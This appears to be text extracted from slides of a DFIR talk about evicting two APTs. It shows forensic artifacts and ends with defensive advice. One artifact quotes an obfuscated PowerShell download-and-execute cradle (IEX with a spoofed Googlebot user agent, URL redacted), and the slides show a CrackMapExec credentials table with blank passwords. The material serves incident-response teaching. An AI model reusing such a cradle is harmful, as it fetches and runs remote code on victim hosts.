


UNMASKING THE ACTOR



UNMASKING THE ACTOR



UNMASKING THE ACTOR



UNMASKING THE ACTOR



ARTIFACT INFORMATION


Path

My Computer:C:\ProgramData\SharpHound-v1.0.4\

First Interaction Date/Time

/2022 20:00:47

```
$r=[System.Net.HttpWebRequest]::Create("https://  
com/  
");$r.proxy=[Net.WebRequest]::GetSystemWebProxy();$r.proxy.Credentials=[Net.Cr  
edentialCache]::DefaultCredentials;$r.UserAgent="Googlebot/2.1";I`E`X(New-Object System.IO.StreamReader  
$r.GetResponse().GetResponseStream()).ReadToEnd()
```



EVIDENCE (1)

ALL EVIDENCE PhysicalDrive10 Partition 2 (Microsoft NTFS, 279.05 GB) [G_] ProgramData data

Name	Type	File e...	Size...	Created	Accessed	Modified	MFT modified
.db	File	.db	49,152	/2022 22:40:46	/2022 22:40:46	/2022 02:57:28	/2022 02:57:28

cme.db

PhysicalDrive10 Arsenal Virtual SCSI Disk Device (279.4 GB)

SQLITE VIEWER

Select table credentials

FIND BUILD QUERY EXPORT

#	id	credtype	domain	username	password
1	1	plaintext		Administrator	
2	2	plaintext		Administrator	
3	3	plaintext		Administrator	
4	4	plaintext		Administrator	
5	5	plaintext		Administrator	
6	6	plaintext		Administrator	
7	7	plaintext		Administrator	
8	8	plaintext		Administrator	
9	9	plaintext		Administrator	
10	10	plaintext		Administrator	
11	11	plaintext		Administrator	
12	12	plaintext		Administrator	
13	13	plaintext		Administrator	
14	14	plaintext		temp	
15	15	plaintext		temp	

DETAILS

UNMASKING THE ACTOR

TTP

Actions on Objectives

Download tools from an iranian website

instantclient-basic-nt-21.7.0.0.0dbru.zip

JDK.8.0.341.x86

jdk.rar

JDK.8.0.341.x86

jdk-8u171-windows-i586.zip

Microsoft

Microsoft Help

navi

navi.rar

Oracle

Package Cache

raz

raz

raz.zip

raz

razorsql

SolarWinds

sqldeveloper

sqlplus

sqlplus.zip

Start Menu

Templates

Trend Micro

Name	Size	Type	Date Modified
jdk-8u341-windows-i586.exe	163,488	Regular File	/2022 18:41:25
Soft98.iR.url	1	Regular File	


Name	Size	Type	Date Modified
Soft98.iR.url	1	Regular File	

Size	202
Created	/2022 13:06:10
Modified	/2022 13:06:10
IsHidden	False
IsReadOnly	False
IsVolume	True

[InternetShortcut]
URL=http://soft98.ir/
IconFile=C:\WINDOWS\system32\SHELL32.dll
IconIndex=221
Modified=80D3500858B8CD0189
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2

Iranian APT trusts no one! Only iranian websites!


UNMASKING THE ACTOR



UNMASKING THE ACTOR



UNMASKING THE ACTOR



7. CUTTING DOWN THE THREAT

CUTTING DOWN THE THREAT



What happens when 2 APTs and a DFIR team are connected all together to the same infrastructure ?



CUTTING DOWN THE THREAT



Let the attacker act




Observe his actions and ttp



Identify new indicators



Outline the impacted perimeter



CUTTING DOWN THE THREAT



Install an ad-hoc solution on every host



Develop and implement tailored rules
on Siem and EDR/MXDR



Feed EDR/MXDR/SIEM with new
indicators



Start to surround, block and
segregate the attacker




CUTTING DOWN THE THREAT



After two weeks of DFIR, supported by CA activities,
both APTs have been kicked out!







8. THE ZEN OF DEFENSE

THE ZEN OF DEFENSE



«Avoid where the enemy is attentive and strike where he is negligent,
then enjoy your beer» - Master N. Yu Kan Du Dat Palmer

THE ZEN OF DEFENSE

-  Plan Compromise Assessment to reveal a threat
-  Build a good threat model through CTI
-  Read about APT's TTP to recognise a symptom of their presence
-  Always observe the Cyber Kill Chain model
-  Collect many meme just to laugh a bit
-  Relax and enjoy your beer



THANKS FOR YOUR
ATTENTION

